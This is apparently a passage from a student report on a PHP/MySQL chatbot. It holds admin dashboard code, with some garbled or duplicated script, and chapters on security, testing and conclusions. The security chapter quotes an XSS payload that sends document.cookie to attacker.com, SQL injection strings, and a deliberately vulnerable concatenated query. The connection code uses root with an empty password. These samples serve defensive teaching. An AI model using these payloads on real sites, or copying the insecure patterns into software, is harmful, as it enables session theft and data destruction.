      user"></i></div>
      <div class="footer-btn" id="expandBtn" title="Expand/Collapse"><i class="fas fa-
      angles-right"></i></div>
      <div class="footer-btn" onclick="logoutUser()" title="Logout"><i class="fas fa-sign-
      out-alt"></i></div>
    </div>
  </div>
</aside>

<!-- MAIN -->
<main class="main">
  <header class="topbar">
    <div class="topbar-left">
      <div class="hambtn" id="hambtn"><i class="fas fa-bars"></i></div>
      <div>
        <div class="page-title" id="pageTitle">Dashboard</div>
        <div class="page-sub" id="pageSubtitle">Overview & Analytics</div>
      </div>
    </div>
    <div class="topbar-right">
      <div class="profile" id="topProfile" onclick="toggleProfilePanel()">
        '">
        <div><div style="font-weight:600">Admin</div><div style="font-
        size:12px;color:var(--muted-light)">Super User</div></div>
      </div>
    </div>
  </header>
  <iframe id="contentFrame" src="dashboard.php"></iframe>

```

```

</main>

<!-- PROFILE PANEL -->
<div class="profile-panel" id="profilePanel">
  <div class="avatar">'"></div>
  <h3>Manage Profile Image</h3>
  <p style="color:rgba(255,255,255,0.7);font-size:13px;margin-bottom:18px;">Upload or
remove your profile picture</p>

  <form id="uploadForm" action="upload_profile_image.php" method="POST"
enctype="multipart/form-data" style="width:100%;">
    <label for="fileInput" class="panel-btn upload"><i class="fa-solid fa-upload"></i>
Upload / Change</label>
    <input type="file" id="fileInput" name="image" accept="image/*">
  </form>

  <button class="panel-btn remove" onclick="confirmDelete()"><i class="fa-solid fa-
trash"></i> Remove</button>
  <button class="panel-btn close" onclick="toggleProfilePanel()">Close</button>
</div>

<script>
const sidebar=document.getElementById('sidebar');
const expandBtn=document.getElementById('expandBtn');
const hambtn=document.getElementById('hambtn');
const navItems=document.querySelectorAll('.nav-item');
const contentFrame=document.getElementById('contentFrame');
const pageTitle=document.getElementById('pageTitle');
const pageSubtitle=document.getElementById('pageSubtitle');
const profilePanel=document.getElementById('profilePanel');
const topProfileImg=document.getElementById('topProfileImg');
const panelImg=document.getElementById('panelImg');

// Sidebar Toggle
expandBtn.onclick={()=>toggleSidebar()};
hambtn.onclick={()=>toggleSidebar()};
function toggleSidebar(){
  sidebar.classList.toggle('expanded');
  document.body.classList.toggle('menu-open');
}

// Close sidebar on background click (mobile)
document.body.addEventListener('click',e=>{
  if(window.innerWidth<=992 && !sidebar.contains(e.target) &&
!hambtn.contains(e.target)){
    sidebar.classList.remove('expanded');
    document.body.classList.remove('menu-open');
  }
});

```

```

// Nav click
navItems.forEach(item=>{
  item.addEventListener('click',()=>{
    navItems.forEach(i=>i.classList.remove('active'));
    item.classList.add('active');
    const src=item.getAttribute('data-src');
    contentFrame.src=src;
    pageTitle.textContent=item.querySelector('span')?.textContent || 'Page';
    pageSubtitle.textContent='Manage '+ (item.querySelector('span')?.textContent || '');
    if(window.innerWidth<=992) toggleSidebar();
  });
});

function logoutUser(){if(confirm("Logout?"))location.href='admins_auth.php';}
function toggleProfilePanel(){profilePanel.classList.toggle('open');}
function refreshProfileImage(){
  fetch('get_profile_image.php')
  .then(r=>r.json())
  .then(d=>{
    if(d.success){
      const newSrc=d.image+'?v='+Date.now();
      topProfileImg.src=newSrc;
      panelImg.src=newSrc;
    }
  });
}
document.getElementById('fileInput').addEventListener('change',()=>{
  const fd=new FormData(document.getElementById('uploadForm'));
  fetch('upload_profile_image.php',{method:'POST',body:fd})
  .then(r=>r.json())
  .then(d=>{if(d.success)refreshProfileImage();else alert('Upload failed');});
});
function confirmDelete(){
  if(!confirm('Remove current image?'))return;
  fetch('delete_profile_image.php')
  .then(r=>r.json())
  .then(d=>{if(d.success)refreshProfileImage();else alert('Delete failed');});
}

// Profile panel toggle
function toggleProfilePanel() {
  profilePanel.classList.toggle('open');
  profilePanel.setAttribute('aria-hidden', !profilePanel.classList.contains('open'));
}
profileBtn && profileBtn.addEventListener('click', toggleProfilePanel);
openProfile && openProfile.addEventListener('click', toggleProfilePanel);
closePanel.addEventListener('click', toggleProfilePanel);

```

```

// Upload via AJAX to same file (?action=upload)
fileInput.addEventListener('change', () => {
  const f = fileInput.files[0];
  if (!f) return;
  const fd = new FormData();
  fd.append('image', f);
  fetch('?action=upload', { method: 'POST', body: fd })
    .then(res => res.json())
    .then(json => {
      if (json.success) {
        const newSrc = json.image + '?v=' + Date.now();
        topProfileImg.src = newSrc;
        panelImg.src = newSrc;
        toggleProfilePanel();
        toast('Profile updated');
        loadStats();
      } else {
        alert('Upload failed: ' + (json.message || 'unknown'));
      }
    })
    .catch(err => alert('Upload failed: ' + err.message));
});


// Remove via AJAX ?action=delete
removeBtn.addEventListener('click', () => {
  if (!confirm('Remove profile image?')) return;
  fetch('?action=delete', { method: 'POST' })
    .then(res => res.json())
    .then(json => {
      if (json.success) {
        const defaultUrl = 'https://media.geeksforgeeks.org/wp-content/uploads/20221210180014/profile-removebg-preview.png';
        topProfileImg.src = defaultUrl;
        panelImg.src = defaultUrl;
        toggleProfilePanel();
        toast('Profile removed');
        loadStats();
      } else {
        alert('Delete failed');
      }
    })
    .catch(() => alert('Delete failed'));
});

// small toast helper
function toast(msg) {
  const t = document.createElement('div');
  t.textContent = msg;
  Object.assign(t.style, {


```

```
    position: 'fixed', right: '20px', bottom: '20px', background: 'linear-  
gradient(90deg, #ff6fb5, #ffd1e8)',  
    color: 'fff', padding: '10px 14px', borderRadius: '10px', boxShadow: '0 10px 30px  
    rgba(107,43,74,0.12)', zIndex: 9999  
    });  
    document.body.appendChild(t);  
    setTimeout(=> t.style.opacity = '0', 1600);  
    setTimeout(=> t.remove(), 2000);  
    }  
  
</script>  
</body>  
</html>
```

- **File Connection flowchat**




- **Run php file**



- **UI Flow**

The user begins by logging into the system through the secure login page. Once authenticated, the user is directed to the Student Dashboard, where a sidebar menu provides access to all available features. From the Dashboard, the user selects the desired module. If the user opens the Chatbot, they must first choose their Stream and Year before typing queries. The conversation continues in a chat-style interface.

UI Flow Diagram – Student Dashboard System



- **Connection code & Architecture**


```
<?php
$servername = "localhost";
$username = "root"; // XAMPP default user
$password = ""; // XAMPP default has no password
$dbname = "chatbots"; // database name

// Create connection
$conn = new mysqli($servername, $username, $password, $dbname);

// Check connection
if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error);
}

// echo "Database connected successfully!";
?>
```

Frontend-to-Backend Connection (PHP) – Student Portal



Chapter 6

Security Issues

Security is not an add-on; it must be built in from the start. For a web-based chatbot, you are managing live user data, and any vulnerability can expose your users and your database.

6.1 Real-time Considerations

"Real-time" in a PHP/MySQL context means your system must be secure on *every single request*. Unlike a stateful application, your PHP script starts, executes, and dies on every message.

- Stateless Validation: Every time your JavaScript frontend sends a message to chatbot.php, that script must re-validate *everything*. It cannot trust that the previous request was from the same user.
 - Action: Your session ID (sent with the fetch() request) must be validated against your MySQL user_sessions table *every single time*. You must ensure the session is valid and not expired.
- Rate Limiting: What if a malicious script sends 1,000 messages per second to your chatbot.php? This is a Denial of Service (DoS) attack. It will overwhelm your server and MySQL database in real-time.
 - Action: Implement rate limiting. Track the number of requests per session ID or IP address in your database (e.g., in a requests_per_minute column). If it exceeds a limit (e.g., 20 requests in 10 seconds), send back an HTTP 429 Too Many Requests error and stop processing.
- Transport Security: The data is "real-time," meaning it's traveling over the internet *right now*. If you are not using HTTPS, anyone on the same Wi-Fi network (a "Man-in-the-Middle" attacker) can read the entire conversation in plain text.
 - Action: Use HTTPS (SSL/TLS). This is non-negotiable. It encrypts the JSON data sent between the user's browser and your PHP server.

6.2 Security Problems and Proposed Solutions

These are the most common attacks you will face and how to stop them.

Problem: SQL Injection (SQLi)

This is your biggest threat with a PHP/MySQL stack.

- Attack: An attacker types malicious SQL code into the chat window.
 - User says: '; DROP TABLE users; --
- Vulnerable PHP Code: Your script builds a query by concatenating strings

```
// DANGEROUS - DO NOT DO THIS
$message = $_POST['message'];
$sql = "INSERT INTO messages (text) VALUES ('" . $message . "')";
$pdo->query($sql); // The malicious 'DROP TABLE' command runs!
```

6.3 Problem: Cross-Site Scripting (XSS)

This is your second biggest threat.

- Attack: An attacker sends malicious JavaScript as a chat message. Your chatbot saves it to the database. When another user (or you, the admin) loads that chat, the script runs in *their* browser.
 - User says: `<script>fetch('attacker.com/steal?cookie=' + document.cookie);</script>`
 - This script will steal the user's session cookie, allowing the attacker to hijack their session.
- Solution: Output Encoding *Never* trust data coming *out* of your database. Before you display any message in the HTML of the chat window, you must encode it. In PHP, this is easy.

```
// When retrieving messages to display:
$message_from_db = $row['text'];

// Encode it before sending it as JSON to the frontend
$safe_message = htmlspecialchars($message_from_db, ENT_QUOTES, 'UTF-8');

// Now $safe_message will look like:
// "&lt;script&gt;fetch(...&lt;/script&gt;"
// The browser will *display* this text, not *execute* it.
```

Your frontend JavaScript should then render this *as text*, not as HTML (e.g., using `element.textContent = safe_message`; instead of `element.innerHTML = safe_message`);).

4. Problem: Cross-Site Request Forgery (CSRF)

- Attack: A user is logged into your chatbot. They visit a malicious website in another tab. That website has a hidden form that sends a POST request to your `api/chatbot.php` script (e.g., to delete their account or send spam). The browser *automatically* sends the user's session cookie, and your script thinks the request is legitimate.
- Solution: Anti-CSRF Tokens
 1. When a user starts a session, generate a long, random, secret string (a "token").
 2. Store this token in your `user_sessions` table in MySQL.
 3. Send this token to the frontend JavaScript.
 4. With *every* `fetch()` request, the JavaScript must include this token (e.g., as a custom `X-CSRF-TOKEN` header).
 5. Your `chatbot.php` script must check: Does the token from the header match the token in the database for this session? If not, reject the request. An attacker's website cannot guess this secret token.

5. Problem: Session Hijacking

- Attack: An attacker steals a user's session_id.
- Solution:
 1. Use HTTPS: (Solves 90% of this).
 2. Use HttpOnly Cookies: When setting the session cookie, set the HttpOnly flag. This prevents *any* JavaScript (even an XSS script) from reading document.cookie.
 3. Regenerate Session ID: After any important action (like logging in), regenerate the session ID to invalidate the old one:
session_regenerate_id(true);.

3. Security Protocols and Policies

These are the rules and standards you enforce in your application.

Protocols (The "How-To")

- TLS 1.2/1.3 (via HTTPS): The non-negotiable protocol for encrypting all communication between the browser and your PHP server.
- Password Hashing (Bcrypt): If your chatbot has user accounts, DO NOT store passwords in plain text or with simple MD5. Use PHP's built-in password_hash() and password_verify() functions. These use the modern Bcrypt algorithm.

PHP

```
// Storing a new password
$hashed_password = password_hash($plain_text_password, PASSWORD_DEFAULT);
// Store $hashed_password in MySQL

// Verifying a login
if (password_verify($login_attempt, $hashed_password_from_db)) {
    // Password is correct!
}
```

Policies (The "Rules")

- Principle of Least Privilege:
 - Database User: The MySQL user that your PHP script connects with should *only* have the permissions it needs. It should only have SELECT, INSERT, UPDATE on your chatbot tables. It should NOT have DROP, ALTER, or GRANT permissions.
- Input Validation:
 - Policy: All data from the user (\$_POST, \$_GET, php://input) is untrusted.
 - Action: Validate it. If you expect a number, check that it's a number. If you expect a date, check that it's a valid date format. Reject anything that doesn't match.
- Secure Error Handling:
 - Policy: Never show detailed errors to the user.
 - Vulnerable: MySQL Error: No such column 'userId' on line 12 of chatbot.php. This tells an attacker your database structure.
 - Action: In your production environment, turn off public-facing errors.

PHP

```
// At the top of your script
ini_set('display_errors', 0); // Don't show errors to user
ini_set('log_errors', 1);    // Log them to a private file
Show the user a generic message like, "An error occurred. Please try again later."
```

- **Data Minimization & Retention:**

- Policy: Don't collect data you don't need. How long do you *really* need to store chat logs?
- Action: Have a policy (e.g., "All chat logs are deleted after 90 days"). Create a scheduled script (a Cron Job) that automatically purges old data from your MySQL database. This limits the amount of data that can be stolen in a breach.

For more information, the OWASP Top 10 is the global standard for web application security. What I have listed here covers the most critical ones for your project.

Chapter 7

Testing

Testing is the process of evaluating your application to find defects or bugs. It's done to ensure that your chatbot meets all its requirements, functions correctly, and is secure and reliable.

7.1 Testing Approaches

A testing approach defines the strategy you will use to test your application. This includes the *levels* of testing and the *methods* you will use.

Testing Levels (The "When")

This describes the progression of testing, from small pieces to the big picture.

1. Unit Testing:

- **What it is:** Testing the smallest possible piece of code (a "unit") in isolation.
- **For Your Project:** This means testing a single PHP function. For example, you would write a separate test script that feeds your `getIntent($message)` function various messages ("hi", "book ticket", "asdfg") and checks if it returns the correct intent string ("greeting", "book_ticket", "fallback").
- **Tools:** PHPUnit is the standard tool for this.

2. Integration Testing:

- **What it is:** Testing how two or more modules work together
- **For Your Project:** A perfect example is testing if your `chatbot.php` script correctly integrates with your MySQL database. You would send a test request and check:
 1. Did the PHP script successfully connect to MySQL?
 2. Did it correctly SELECT the user's session data?
 3. Did it correctly UPDATE the user's context in the database after the response?

3. System Testing:

- **What it is:** Testing the entire, complete application from end-to-end, as a user would.
- **For Your Project:** This means you open the chatbot website in a browser. You type a full conversation (e.g., "Hi" -> "I want to book a ticket" -> "From Mumbai" -> "To Delhi"). You are verifying that the UI (JavaScript), the backend (PHP), and the database (MySQL) all work together perfectly.

4. User Acceptance Testing (UAT):

- **What it is:** Giving the application to an actual end-user (like a friend or a stakeholder) and asking them to use it.
- **For Your Project:** You'd ask a friend, "Try to have a conversation with my chatbot and see if it makes sense." Their feedback is crucial for usability.

Testing Methodologies (The "How")

- **Black-Box Testing:**
 - **What it is:** Testing the application without knowing any of the internal code. You only check inputs and outputs.

- **For Your Project:** You are in the browser. You type "Hello" and check if the bot replies "Hi!" You don't know or care how the PHP code or SQL query works, only that the result is correct. **System Testing** and **UAT** are types of black-box testing.

White-Box Testing (Glass-Box):

- **What it is:** Testing the application with full knowledge of the internal code. You write tests to check specific code paths, loops, and conditions.
- **For Your Project:** You'd write a test to specifically check the case "awaiting_destination": in your PHP switch statement to make sure that specific logic path works. **Unit Testing** is a type of white-box testing.

7.2 Test Case Design

A test case is a specific set of actions, inputs, and expected outcomes to verify one single piece of functionality. Components of a Good Test Case

Every test case should have:

- **Test Case ID:** A unique ID (e.g., TC-001).
- **Description:** What are you testing? (e.g., "Verify 'greeting' intent").
- **Preconditions:** What must be true before the test? (e.g., "User is on the chat page").
- **Test Steps:** The exact, simple steps to follow (e.g., "1. Type 'hi' into the chat box. 2. Click Send.").
- **Expected Result:** What should happen? (e.g., "Bot replies with 'Hello! How can I help you?'").
- **Actual Result:** What actually happened when you ran the test.
- **Status:** Pass (Actual = Expected) or Fail (Actual != Expected).

Test Case Examples for Your Chatbot

Here is a table of test cases you should run:

ID	Description	Test Steps	Expected Result
TC-001	(Positive) Test 'greeting' intent	1. Open chat. 2. Type "Hello".	Bot replies with a greeting (e.g., "Hello! How can I help you?").
TC-002	(Positive) Test full "book ticket" flow	1. Type "Book ticket". 2. Type "Mumbai". 3. Type "Delhi".	1. Bot asks for source. 2. Bot asks for destination. 3. Bot confirms: "Booking from Mumbai to Delhi."
TC-003	(Negative) Test 'fallback' (unrecognized) intent	1. Open chat. 2. Type "asdfghjkl".	Bot replies with a fallback message (e.g., "I'm sorry, I don't understand that.").
TC-SEC-001	(Security) Test for SQL Injection	1. Open chat. 2. Type ' OR 1=1; --	Bot replies with a fallback message. Crucially, the app must NOT crash or show a MySQL error.

ID	Description	Test Steps	Expected Result
TC-SEC-002	(Security) Test for Cross-Site Scripting (XSS)	1. Open chat. 2. Type <code><script>alert('XSS')</script></code>	The chat window shows the <i>text</i> <code><script>alert('XSS')</script></code> ; An alert box must NOT pop up.
TC-CON-001	(State) Test context/session handling	1. Type "Book ticket". 2. Close browser. 3. Re-open browser. 4. Type "Mumbai".	Bot should remember you were booking a ticket and reply, "Got it. Where are you going?" (This tests your MySQL session table).

8.3 Test Plans and Results

The **Test Plan** is a high-level document that manages the entire testing effort. It answers:

- **What is the Scope?** What will be tested (e.g., chatbot logic, API, database sessions) and what will not be tested (e.g., server load capacity, browser compatibility on Internet Explorer).
- **What are the Objectives?** (e.g., "Ensure all intents are recognized" or "Verify no security vulnerabilities from Chapter 7 exist.").
- **Who is Testing?** (e.g., Developer: Vighnesh Mhatre).
- **What is the Schedule?** (e.g., "Testing will be performed from Nov 10 - Nov 12").
- **What are the Entry/Exit Criteria?**
 - **Entry:** "When can we start testing?" (e.g., "All PHP code is written and deployed to the test server.").
 - **Exit:** "When are we done?" (e.g., "All Critical bugs are fixed and 95% of all test cases have passed.").

Documenting Test Results

This is the log of what happened. When a test case **fails**, you don't just write "Fail." You create a **Bug Report**.

A good bug report includes:

- **Bug ID:** BUG-001
- **Title:** A clear, concise summary (e.g., "Critical SQL Injection vulnerability on main chat input").
- **Severity:** How bad is it? (**Critical, High, Medium, Low**). A security bug is **Critical**.
- **Status:** (e.g., New, Open, In Progress, Fixed, Re-testing, Closed).
- **Steps to Reproduce:** (Copy the steps from the failed test case).
 1. Open chat.
 2. Type ' OR 1=1; --
 3. Click Send.
- **Expected Result:** "Bot should have replied with a fallback message."
- **Actual Result:** "Application crashed and showed a fatal MySQL error: Syntax error near 'OR 1=1' ..."
- **Attachment:** A screenshot of the error.

This bug report is then given to the developer (you) to fix. Once you fix it, you mark the bug as "Fixed" and the tester runs the test case again. If it passes, the bug is "Closed."

Chapter 8

Conclusion and Future Scope

This chapter summarizes the project, acknowledges its boundaries, and proposes a path for future development.

8.1 Summary of Achievements

This project successfully achieved its core objective: **to design, develop, and test a functional, web-based chatbot using a PHP and MySQL stack.**

The key achievements include:

- **End-to-End System:** A complete, working application was built, integrating a client-side (HTML/JS/CSS) interface, a server-side (PHP) backend, and a persistent (MySQL) database.
- **Dialogue and Context Management:** The chatbot is not merely a "call-and-response" tool. Through a PHP-driven state machine and session management stored in MySQL, the bot can successfully manage a multi-turn conversation (e.g., asking for a source, then a destination).
- **Persistent User Sessions:** The system correctly identifies returning users (via session IDs) and retrieves their conversation history and context from the database, allowing for a continuous user experience.
- **Secure Implementation:** Core security vulnerabilities (as discussed in Chapter 7) have been addressed. The use of **PDO prepared statements** prevents SQL Injection, and **output encoding** with `htmlspecialchars()` is used to mitigate Cross-Site Scripting (XSS).
- **Rule-Based NLU:** A functional, albeit simple, Natural Language Understanding (NLU) module was implemented in PHP using keyword matching and regular expressions to successfully identify user intents (e.g., greeting, book_ticket) and extract entities (e.g., email, location).

8.2 Limitations

While the project is a successful proof-of-concept, it is important to acknowledge its limitations, which are primarily related to its simple architecture and rule-based logic.

- **Brittle NLU:** The current keyword-based intent system is rigid. It cannot handle synonyms (e.g., "Hi," "Hey," "Hello" must all be coded separately), spelling mistakes, or complex sentence structures. A user saying "I wanna go to Mumbai" would fail if the bot is only looking for the keyword "book ticket."
- **Hard-Coded Logic:** The chatbot's knowledge and conversational flows (the switch or if-else blocks in PHP) are "hard-coded." This means a developer is required to make any change to the bot's dialogue. It is not scalable or maintainable.
- **Scalability:** The current application runs on a monolithic PHP script. It would struggle to handle thousands of concurrent users, as each request would place a significant load on the single server and database.
